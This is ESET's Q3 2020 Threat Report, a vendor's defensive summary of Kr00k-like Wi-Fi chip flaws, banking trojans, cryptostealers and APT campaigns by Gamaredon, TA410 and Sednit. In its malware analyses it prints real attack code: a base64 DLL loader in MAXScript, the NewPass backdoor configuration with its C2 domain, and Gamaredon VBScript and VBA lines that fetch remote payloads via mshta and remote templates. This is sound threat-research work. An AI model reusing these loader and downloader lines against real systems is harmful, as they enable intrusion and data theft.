THREAT REPORT Q3 2020

WeLiveSecurity.com
@ESETresearch
ESET GitHub

ENJOY SAFER TECHNOLOGY™

Contents

Foreword

Welcome to the Q3 2020 issue of the ESET Threat Report!

As the world braces for a pandemic-ridden winter, COVID-19 appears to be losing steam at least in the cybercrime arena. With coronavirus-related lures played out, crooks seem to have gone "back to basics" in Q3 2020. An area where the effects of the pandemic persist, however, is remote work with its many security challenges.

This is especially true for attacks targeting Remote Desktop Protocol (RDP), which grew throughout all H1. In Q3, RDP attack attempts climbed by a further 37% in terms of unique clients targeted – likely a result of the growing number of poorly secured systems connected to the internet during the pandemic, and possibly other criminals taking inspiration from ransomware gangs in targeting RDP.

The ransomware scene, closely tracked by ESET specialists, saw a first this quarter – an attack investigated as a homicide after the death of a patient at a ransomware-struck hospital. Another surprising twist was the revival of cryptominers, which had been declining for seven consecutive quarters. There was a lot more happening in Q3: Emotet returning to the scene, Android banking malware surging, new waves of emails impersonating major delivery and logistics companies....

This quarter's research findings were equally as rich, with ESET researchers: uncovering more Wi-Fi chips vulnerable to Kr00k-like bugs, exposing Mac malware bundled with a cryptocurrency trading application, discovering CDRThief targeting Linux VoIP softswitches, and delving into KryptoCibule, a triple threat in regard to cryptocurrencies.

Besides offering recaps of these findings, this report also brings exclusive, previously unpublished ESET research updates, with a special focus on APT group operations – see the News From the Lab and APT Group Activity sections for updates on TA410, Sednit, Gamaredon and more.

ESET also continued to contribute to the MITRE ATT&CK knowledge base, with four submissions accepted in Q3. Other contributions of our teams include publishing a testing script for Kr00k and a set of tools named Stadeo that facilitate the analysis of the Stantinko malware.

This quarter was bustling with virtual events, with ESET researchers sharing their knowledge at both Black Hat USA and Asia, CARO, Virus Bulletin, DEF CON, Ekoparty, and many others. For the upcoming months, we are excited to invite you to ESET's talks and workshops at Botconf, AVAR and CODE BLUE.

Happy reading, stay safe – and stay healthy!

Roman Kováč, Chief Research Officer

FEATURED STORY

Beyond Kr00k: Even more Wi-Fi chips vulnerable to eavesdropping

Miloš Čermák and Robert Lipovský

ESET researchers reveal that bugs similar to Kr00k affect more chip brands than previously thought.


Our discovery of the Kr00k vulnerability had a huge impact as the number of affected devices was well over a billion including devices by Apple, Samsung, Amazon, and others that use the vulnerable chipsets. And we recently uncovered that similar bugs affect even more chip brands than previously thought.

From Kr00k to finding related vulnerabilities

Kr00k [1] (formally CVE-2019-15126) is a *vulnerability in Broadcom and Cypress Wi-Fi chips* [2] that allows unauthorized decryption of some WPA2-encrypted traffic. Specifically, the bug has led to wireless network data being encrypted with a pairwise session key that is all zeros instead of the proper session key that had previously been established in the 4-way handshake. This undesirable state occurs on vulnerable Broadcom and Cypress chips following a Wi-Fi disassociation.

Exploiting Kr00k allows adversaries to intercept and decrypt (potentially sensitive) data of interest and, when compared to other techniques commonly used against Wi-Fi, exploiting Kr00k has a significant advantage: the attackers do not need to be authenticated and associated to the WLAN. In other words, they don't need to know the Wi-Fi password.

We worked with the affected vendors (as well as *ICASI* [3]) through a coordinated disclosure process before we first publicly disclosed the flaw at the *RSA Conference in February 2020* [4].



Overview of Kr00k – following a disassociation, data is transmitted encrypted with an all zero session key

The ensuing publicity brought the issue to the attention of many more chipset and device manufacturers, some of which discovered they also had vulnerable products – and have since deployed patches. We are maintaining a list of related vendor advisories on *this site* [5].

While we did not observe CVE-2019-15126 in other Wi-Fi chips than Broadcom and Cypress, we did find that similar vulnerabilities affected chips by other vendors. These findings were first presented at *Black Hat USA 2020* [6] and we're briefly outlining them below.

Qualcomm – CVE-2020-3702

One of the chips we looked at, aside from those from Broadcom and Cypress, was by Qualcomm. The vulnerability we discovered (which was assigned CVE-2020-3702) was also triggerable by a disassociation and led to undesirable disclosure of data by transmitting unencrypted data in the place of encrypted data frames – much like with Kr00k. The main difference is, however, that instead of being encrypted with an all-zero session key, the data is not encrypted at all.

The screenshot shows a Wireshark log of a frame captured after a disassociation was invoked on a Wi-Fi router fitted with a Qualcomm chip. Notice that the Protected flag within the Frame Control Field is set to TRUE and the frame appears to have CCMP parameters – both indicators of an encrypted data frame. But the data was transmitted unencrypted.

The devices we tested and found to have been vulnerable are the D-Link DCH-G020 Smart Home Hub and the Turris Omnia wireless router. Of course, any other unpatched devices using the vulnerable Qualcomm chipsets will also be vulnerable.

Following our disclosure, Qualcomm was very cooperative and in July released a fix to the proprietary driver used in their officially supported products.

MediaTek and Microsoft Azure Sphere

We also observed the manifestation of a similar vulnerability (i.e. lack of encryption) on some Wi-Fi chips by MediaTek.


One of the affected devices is the ASUS RT-AC52U router. Another, the Microsoft Azure Sphere development kit, which we looked into as part of our *Azure Sphere Security Research Challenge partnership* [7]. Azure Sphere uses MediaTek's MT3620 microcontroller and targets a wide range of IoT applications, including smart home, commercial, industrial and many other domains.

According to MediaTek, software patches fixing the issue were released during March and April 2020. The fix for MT3620 was included in Azure Sphere OS version 20.07, released in July 2020.

Conclusion

Our findings of Kr00k as well as its abovementioned siblings highlight that we should not solely rely on a single protective mechanism, such as WPA2. Instead, it's prudent to extend the same level of caution to WPA2-protected networks as we would on public, open Wi-Fi: make sure you're using encryption via SSL/TLS and a VPN.

WeLiveSecurity blogpost [8]



Wireshark log of a frame captured after a disassociation on a Wi-Fi router fitted with a vulnerable Qualcomm chip

NEWS FROM THE LAB

Latest findings from ESET Research Labs across the world

UEFI malware

EFIlock malware prevents computer from booting, asks for ransom

ESET Research identified multiple malicious EFI bootloader samples. The malware, detected by ESET products as EFI/EFIlock, displays a ransom message and prevents the computer from booting. It can compromise computers that have the UEFI Secure Boot feature disabled.

A dropper replaces the default EFI bootloader "bootx64.efi" and deletes Microsoft EFI modules on the EFI system partition in order to boot a malicious one. The replaced bootloader just displays a ransom message and executes an infinite loop. Despite what the ransom message claims, EFIlock does not encrypt affected computers.

Twitter thread [9]

Evilnum group

More evil: A deep look at Evilnum and its toolset

ESET Research analyzed the operations of Evilnum, the cybercriminal group behind the Evilnum malware, used in attacks against financial technology companies. While the malware has been in the wild since at least 2018, the group's activities have remained largely under the radar.

The research reveals that the group's toolset and infrastructure have evolved, consisting of a mix of custom, homemade malware combined with tools purchased from Golden Chickens, a Malware-as-a-Service (MaaS) provider whose infamous customers include FIN6 and Cobalt Group.

According to ESET telemetry, Evilnum's targets are financial technology companies; for example, providing platforms and tools for online trading. The main goal of the Evilnum group is to spy on its targets and obtain financial information from both the targeted companies and their customers.

Targets are approached with spearphishing emails that contain a link to a ZIP file hosted on Google Drive. That archive contains several shortcut files that extract and execute a malicious component, while displaying a decoy document.

WeLiveSecurity blogpost [10]

Mac threats

Mac cryptocurrency trading application rebranded, bundled with malware

ESET Research discovered websites distributing trojanized cryptocurrency trading applications for Mac computers. These are legitimate apps wrapped with GMERA malware, whose operators used them to steal sensitive victim information.

In this new GMERA campaign, the legitimate Kattana trading application was extensively rebranded – including setting up copycat websites – and the malware was bundled into its installer. We saw four names used for the trojanized app: Cointrazer, Cupatrade, Licatrade and Trezarus.

In addition to the analysis of the malware code, we also set up honeypots to try to reveal the cybercriminals' motivations. The activity witnessed confirmed that the attackers have been collecting browser information, such as cookies and browsing history, cryptocurrency wallets and screen captures.

WeLiveSecurity blogpost [11]

Banking malware

Mekotio: These aren't the security updates you're looking for...

ESET researchers dissected Mekotio, a banking trojan targeting Spanish- and Portuguese-speaking countries. Mekotio has several typical backdoor capabilities, including taking screenshots, restarting affected machines, restricting access to legitimate banking websites and, in some variants, even stealing bitcoins and exfiltrating credentials stored by the Google Chrome browser.

Mekotio has been active since at least 2015 and, as with other banking trojans we have investigated, shares common characteristics for this type of malware, such as being written in Delphi, using fake pop-up windows and containing backdoor functionality. To look less suspicious, Mekotio tries to impersonate a security update using a specific message box.

WeLiveSecurity blogpost [12]

Cryptocurrency malware

KryptoCibule: The multitasking multicurrency cryptostealer

ESET Research discovered a previously undocumented malware family that spreads through malicious torrents and that uses multiple tricks to squeeze as many crypto-coins as possible out of its victims. The threat, which we named KryptoCibule (derived from the Czech and Slovak words for "crypto" and "onion"), primarily targets users in the Czech Republic and Slovakia according to ESET telemetry.

This malware is a triple threat in regard to cryptocurrencies: It uses the victim's resources to mine coins, tries to hijack transactions by replacing wallet addresses in the clipboard, and exfiltrates cryptocurrency-related files, all while deploying multiple techniques to avoid detection. KryptoCibule makes extensive use of the Tor network and the BitTorrent protocol in its communication infrastructure.

WeLiveSecurity blogpost [13]

Linux threats

Who is calling? CDRThief targets Linux VoIP softswitches

ESET Research discovered an interesting piece of malware, named CDRThief, that targets Linux-based Voice over IP (VoIP) softswitches.

We noticed this malware in one of our sample sharing feeds, and as entirely new Linux malware is a rarity, it caught our attention. What was even more interesting was that it quickly became apparent that this malware targeted a specific Linux VoIP platform.

The primary goal of the malware is to exfiltrate various private data from a compromised softswitch, including call detail records (CDRs). CDRs contain metadata about VoIP calls such as caller and callee IP addresses, starting time of the call, call duration, calling fee, etc. To steal this metadata, the malware queries internal MySQL databases used by the softswitch. Thus, attackers demonstrate a good understanding of the internal architecture of the targeted platform.

How attackers use stolen information is an as yet unsolved mystery. The call data records could be used for cyberespionage or for VoIP fraud.

WeLiveSecurity blogpost [14]

Malicious 3ds MAXScripts Threat Report exclusive

Numerous 3ds Max users affected by two campaigns leveraging malicious MAXScripts

PhysXPluginStl

In mid-August 2020, ***Bitdefender*** [15] reported on a campaign where the first stage was a malicious 3ds Max encrypted script (MSE) file called "PhysXPluginStl.mse" containing a malicious DLL. We had a look into it and ***tweeted*** [16] our findings.

Autodesk 3ds Max is popular, professional 3D modeling and animation software. An MSE script is a 3ds MAXScript (MS) that is encrypted using a proprietary encryption algorithm. Two versions of the algorithm are supported, namely version:1 and version:2. The version:1 algorithm has the advantage of being supported across all versions of 3ds Max and this is the one that was chosen by the attackers, allowing them to maximize the number of potential victims.

Once decrypted, "PhysXPluginStl.mse" contains a base64-encoded .NET DLL that is loaded using 3ds Max .NET bindings.

```
/* Decrypted malicious MSE script */
try(((((dotnetclass "Reflection.Assembly").Load ((dotNetClass "Convert").
FromBase64String "TVqQAAM[...]AAAAAAAA")).GetType "B4E6HVVnCvY.hgB6CYsCRMX").
GetMethod "zPM7lFrLLNE").invoke undefined undefined)catch()
```

Content of the decrypted malicious MAXScript

By looking at our telemetry we found hundreds of victims, predominantly located in South Korea and Japan. The earliest sighting of this threat goes back to February 2020. Several of these victims were video game companies, which is not surprising considering the nature of 3ds Max software.

Coincidently, we also observed that some of the video game industry victims had also been targeted previously by the Winnti Group (see our research from ***October 2019*** [17] and ***May 2020*** [18]). However, further analysis did not reveal any tool, code or infrastructure overlap between the Winnti Group and this campaign; we do not think they are related.

ALC3

This particular campaign, relying on the use of malicious MSE files, is not the only one we observed. Last March, a ***blogpost*** [19] and a comment on ***the Autodesk App Store*** [20] mentioned a new malicious MAXScript called ALC3 that is built to steal 3ds Max models and propagates to other MAXScript files once saved.

This malicious script first collects various information about its host such as:

- Number of cores
- Amount of RAM
- Disk drive models, sizes and serial numbers
- Ethernet network interface MAC addresses and assigned IP addresses
- Version of 3ds Max used


This info along with the current 3ds Max model is then sent by email to the rrr888_3000@126[.]com email address with sss777_2000@126[.]com as sender using the System.Net.Mail .NET API and the smtp.126[.]com SMTP server. This means the attackers not only have access to the victim's machine information but also to their 3ds Max models, potentially stealing valuable intellectual property.

The malware also updates itself from http://www.maxscript[.]cc/update/upscript.mse and the updated script is saved under the 3ds Max startup folder so that it is executed every time 3ds Max is launched.


Recently, we noticed that the maxscript[.]cc domain was no longer under the control of the attackers, so we sinkholed it. Since no backup C&C mechanism is implemented in the malware, this prevents the attackers from updating their malware. However, the virus continues to spread and the data theft continues.

Thanks to this sinkholed domain, we found out that tens of thousands of computers running 3ds Max were compromised by this script, with more than 90% of the victims located in China.

Indicators of Compromise (IoCs) [21]



Geographic distribution of malicious MAXScript PhysXPluginStl victims



Geographic distribution of malicious MAXScript ALC3 victims


Latin American banking trojans Threat Report exclusive

ESET has been monitoring Latin American banking trojans for over three years now and these malware families never stop their evolution. In Q3 2020, ESET researchers observed some significant changes compared to Q2.

LATAM banking trojans: Eurotrip continues

Grandoreiro [22], *Mekotio* [12] and *Mispadu* [23] have been the most active Latin American banking trojans lately. Since the end of 2019, these three banking trojans expanded beyond Latin American borders – to Spain and Portugal. Due to the language similarities, that seemed like a logical step. Unexpectedly, based on ESET's telemetry from Q3, they also significantly decreased their activity in their homeland – Brazil.

Compared to Q2, campaigns in Spain doubled while those in Brazil were reduced enormously. That does not mean Latin America is no longer a target – the region is still attacked by other Latin American banking trojans, mainly *Casbaneiro* [24] and Vadokrist.



Countries and regions targeted by Grandoreiro, Mekotio and Mispadu combined

This increasing activity in Europe leads us to a second observation: several *spam campaigns targeting Italy* [25] in the last few weeks of Q3. This is surprising; it is the first time that operators of these malware families utilized a language foreign to Latin America. These emails are poorly written and some even contain parts in Spanish, likely due to the threat actors' lack of fluency in Italian. Furthermore, the email template is identical to one of those used in Spanish campaigns. Compared to Spain, these campaigns were very small, so we believe these scammers are currently testing the territory. Is it possible Italy will be their next major target?

Spam email template used by Mekotio in Spain

> ***It is not surprising that Latin American banking trojans began targeting Spain and Portugal – the language similarities make it easier for the operators to be successful. However, we were surprised by the significantly decreased activity in Brazil and by the sudden appearance in Italy.***
>
> **Juraj Horňák, ESET Malware Analyst**

Finally, Mekotio became the first Latin American banking trojan to appear in a 64-bit variant of its binaries. Even though this is a standard approach with malware nowadays, it has not been used by these malware families before. It only shows their continuous efforts of improvement.

For more information on this topic, ESET has recently published a *white paper* [26] detailing how authors of Latin American banking trojans cooperate closely.

Indicators of Compromise (IoCs) [21]

APT GROUP ACTIVITY

Highlights from ESET investigations into Advanced Persistent Threat groups and their campaigns

Android threats

Welcome Chat as a secure messaging app? Nothing could be further from the truth

ESET researchers discovered a new operation within a long-running cyberespionage campaign in the Middle East, apparently with links to the threat actor group known as Gaza Hackers, or Molerats.

Instrumental in the operation is an Android app, Welcome Chat, which serves as spyware while also delivering the promised chat functionality. The malicious website promoting and distributing the app claims to offer a secure chat platform that is available on the Google Play store.

Both claims are false: Welcome Chat is an espionage tool, and was never available on the official Android app store. On top of that, its operators left the data harvested from their victims freely available on the internet.

On top of its core espionage functionality – monitoring the chat communications of its users – the Welcome Chat app can perform the following malicious actions: exfiltrating sent and received SMS messages, call log history, contact list, user photos, recorded phone calls, the GPS location of the device, and device info.

WeLiveSecurity blogpost [27]

APT-C-23 group evolves its Android spyware

ESET Research uncovered a previously unreported version of Android spyware used by APT-C-23, a threat group also known as Two-tailed Scorpion and mainly targeting the Middle East. ESET products detect the malware as Android/SpyC23.A.

Compared to previously documented versions of the threat group's mobile spyware, Android/SpyC23.A has extended spying functionality, including reading notifications from messaging apps, WhatsApp call recording and screen recording, and new stealth features, such as dismissing notifications from built-in Android security apps.

One of the ways the spyware is distributed is via a fake Android app store, impersonating well-known messaging apps, such as Threema and Telegram, as a lure. After the malware is initialized, victims are requested to manually install the legitimate app, which is stored in the malware's resources. While the legitimate app is being installed, the malware hides its presence on the affected device. Thus, the victims end up with a functioning app they intended to download and spyware silently running in the background.

WeLiveSecurity blogpost [28]

NewPass Threat Report exclusive

NewPass: A tale of two attributions

In June 2020, a previously undocumented piece of malware was uploaded to VirusTotal from Cyprus. In the following weeks, it was attributed to Turla and dubbed NewPass by another security company, Telsy. ESET researchers disagree with the attribution claims and consider NewPass to be currently unattributed.

We actually became aware of this backdoor in March 2019 while investigating an incident related to the Dukes (also known as APT29). This incident, documented in ESET's ***Operation Ghost white paper*** [29] from October 2019, happened in the Ministry of Foreign Affairs of a European Union country. During this investigation, several samples of Crutch, a backdoor operated by Turla, were also found on the very same computers.

The same Cypriot submitter who uploaded NewPass to VT in June 2020 also had uploaded samples of the Turla Carbon backdoor to VirusTotal in May 2020. We believe that the current public attribution of NewPass to Turla is mostly based on this pivot.

NewPass technical characteristics

NewPass is a complex backdoor written in C++. We did not notice any code similarity with known Dukes or Turla malware families.

On disk, there is a loader and an encrypted virtual file system that contains the configuration in JSON format and the backdoor DLL.


```
"RunDllName": "rundll32.exe",
"AgentBinaryName": "lib3DXquery.dll",
"ImgurTokenRefreshTime": "864000",
"PostMinSize": "4096",
"ClientSecret": "",
"InitialSleepTime": "120",
"AgentExportName": "LocalDataVer",
"AgentFileSystemName": "Reader_20.021.210_47.dat",
"ServerPeriod": "30",
"AgentExportFunctionName": "LocalDataVer",
"Servers": [
   {
       "Current": 0,
       "Credentials": "|Protocol|http|VERSION|19.7.16|DOMAIN|newshealthsport.com|PHPFILE|/sport/
           latest.php|KEY|18529075|HTTPSPORT|443|RESENDCOUNT|2|RESENDPERIOD|2|",
       "Priority": 0,
       "Protocol": "http"
   }
],
"AgentFolder": "C:\\Program Files (x86)\\Adobe\\Acrobat Reader DC\\Reader",
"AgentLoaderVersion": "19.03.28",
"FileSystemPath": "C:\\ProgramData\\Adobe\\ARM"
```


As some of the key names in the configuration suggest, NewPass implements two network protocols: one that uses HTTP and a more complex one that uses image files uploaded to the Imgur web service.

Using the official Imgur API, NewPass downloads or uploads pictures to the service. It implements steganography in order to extract information, such as commands, from the downloaded pictures, and embed exfiltrated data in pictures that are uploaded to Imgur for later retrieval by the malware operators. In order to blend into normal Imgur activity, the malware implements a sentence generator that is used to fill the description section on Imgur.

The second network protocol, based on HTTP, shows interesting similarities with known Dukes TTPs:

- The servers are controlled by the attackers and the homepage redirects to the website that is mimicked by the malicious domain (e.g. ugtimes[.]com for the C&C server utdtimes[.]com). This is similar to PolyglotDuke and FatDuke TTPs.
- In the HTTP reply from the server, the data for the backdoor is between two delimiters. It's similar to the network protocol of PolyglotDuke.

Finally, the backdoor implements a wide range of commands allowing its operators full control of the victim's machine.

We did not find strong similarities with any Turla malware families. The curious similarities in the network infrastructure, although interesting, are not enough to attribute NewPass to the Dukes. Hence, we currently consider this malware family to be unattributed.

Indicators of Compromise (IoCs) [21]

Zebrocy (Sednit) Threat Report exclusive

The Sednit group – aka APT28, Fancy Bear, Sofacy, and STRONTIUM – has been operating since at least 2004, and is believed to be behind major, high-profile attacks. It has a diversified set of malware tools in its arsenal, including Zebrocy. Zebrocy's targets include embassies, Ministries of Foreign Affairs, and diplomats, primarily in Central Asia, Europe and the Middle East.

Zebrocy Nim downloaders still used in Q3 2020

In the previous quarterly report, we described a minor resurgence in Zebrocy deployments after a period of inactivity. In Q3, the group maintained the low level of activity, deploying a few new campaigns, according to our telemetry.

In August, a sample that was part of a campaign using the NATO AVT-355 Research Workshop event as bait was spotted on VirusTotal (filename: AVT_355_Call_for_Participation). Zebrocy's operator took inspiration from this *event* [30] to lure their victims and distribute one of their downloaders written in Nim. This language is not new for the group; the last campaign involving the Nim downloader was at the end of 2019 and we mentioned it *here* [31]. This campaign is similar to their usual modus operandi, a phishing email with an archive attached. Luring the victim to expect a benign document, the attackers provide an executable with a PDF icon, but which is actually a malicious downloader leading to a potential backdoor as the final stage.

Indicators of Compromise (IoCs) [21]

TA410 Threat Report exclusive

TA410 is a state-sponsored group that has been targeting the US utilities sector since 2019 and was first reported by Proofpoint [32] in August 2019. Its main TTPs include the sending of spearphishing emails with documents containing malicious macros and the use of the custom backdoors LookBack and FlowCloud [33].

TA410 expands its activities

In July 2020, we witnessed suspicious activity in a diplomatic organization in the Middle East and were able to attribute it to TA410. This targeting appears very different from what was reported before and might show a shift in the group's objectives.

The attackers likely exploited an internet-facing server that was running an outdated and vulnerable version of Microsoft SharePoint. It allowed them to drop malware and take control of the machine. On this machine, the operators deployed various tools and malware:

- A new variant of the LookBack backdoor (also known as SodomNormal), configured to communicate directly with a hardcoded IP address
- *WMIExec* [34], a tool used for lateral movement
- Several variants of *HTran* [35] (also known as HUC Packet Transmitter), a tool used to proxy network traffic between a compromised machine and the attacker's server
- A currently undocumented backdoor, stored encrypted in the Windows registry, that tries to blend into the network traffic by using a forged HTTP "Host" header value, onedrive.live.com, while connecting to the attacker's server

The activity continued in August 2020 with the targeting of an embassy of a country in West Africa. While the compromise vector is currently unknown, we found a variant essentially identical to the LookBack backdoor mentioned previously.

These two cases show a shift in TA410 activities with a focus on Ministries of Foreign Affairs and diplomatic organizations in the last months. It also shows that they no longer rely only on spearphishing email but also likely exploit unpatched applications running on their targets' internet-facing servers.

Gamaredon Group Threat Report exclusive

Gamaredon is a threat group that has been active since at least 2013. It has been responsible for a number of attacks, mostly against Ukrainian institutions.

Gamaredon – flooding the zone with trojans

The Gamaredon group was highly active during Q3 2020, continuing its relentless targeting of governmental organizations in Ukraine. Since ESET's Gamaredon *blogpost published in Q2 2020* [36], the group has updated its malware arsenal. In this Threat Report update, we describe the latest efforts made by this group to turn legitimate documents, archives and executables found in compromised networks into trojan horses.

As introduced in the Q2 2020 blogpost, the office macro injection module and the Outlook VBA module were designed to help lateral movement within an organization, by compromising legitimate resources. The first automatically injects malicious macros or remote template references into documents accessible from the compromised system. The second replaces the default Outlook VBA project with one that automatically builds and sends malicious emails to selected targets.

The Gamaredon group remained creative and has added three modules to its arsenal, all further facilitating lateral movement. The first of these is distributed as an SFX archive containing BAT and VBS files, one of Gamaredon's favorite tandems. This module creates a scheduled task that will run every nine minutes, looking for removable or network drives. When it succeeds, it places a LNK file in the drive's root directory with a hardcoded name, such as "FILES.lnk", in the hope that someone will open it. These LNK files call "mshta.exe" to download and execute a remote file.

```
If (ZkZuhtECXPB.DriveType = 1 or ZkZuhtECXPB.DriveType = 3) And ZkZuhtECXPB.IsReady Then
set OKImICHtFjU = WScript.CreateObject("WScript.Shell" )
set CbnvgbwInJe = OKImICHtFjU.CreateShortcut(ySKyEBZHfgr+":\"+"FILES.lnk")
CbnvgbwInJe.TargetPath = "%WINDIR%\System32\mshta.exe"
CbnvgbwInJe.Arguments = "http://virginiana.space/index.html /f"
CbnvgbwInJe.WindowStyle = 1
CbnvgbwInJe.IconLocation = "%Windir%\system32\SHELL32.dll, 126"
CbnvgbwInJe.Description = "Shortcut Script"
CbnvgbwInJe.WorkingDirectory = "%WINDIR%\System32\"
CbnvgbwInJe.Save
```

VBScript responsible for creating the LNK files

The second module is similar to the earlier macro injection module, but with a twist. Using both BAT and VBS scripts, it injects malicious macros into existing documents, and it also replaces the Microsoft Word templates “Normal.dotm” and “NormalEmail.dotm” with one containing a malicious VBA project with autorun code to attach a reference to a remote template to the active document. As the “Normal.dotm” template opens whenever you start Word, this means that Word will try to download this remote template whenever opening a document.

```
Set ByByyfGBHW = Nothing
ActiveDocument.AttachedTemplate = "http://calamusi.xyz/" + MACAddress + "/bin/log/fACWjNTD.dot"
End Sub
```

VBA project code responsible for adding a remote template to the active document

The third module is an SFX archive containing scripts to scan compromised systems (local and mapped drives) for archives and executables with specific filenames, and modify them. Examples of executable names it specifically looks for are: *install*, *setup*, *driv*, *usb*, *word*, *office*, *win*, and *rar*.

This module uses 7z to trojanize archives and executables. For the archives, it simply adds a malicious VBS downloader, hoping that the victim will run it manually. For the executables, it creates a valid 7z SFX archive with the same name and containing both the original executable and a malicious VBS downloader. The configuration file embedded in the newly created SFX archive ensures that both are unpacked and run when the SFX is executed.

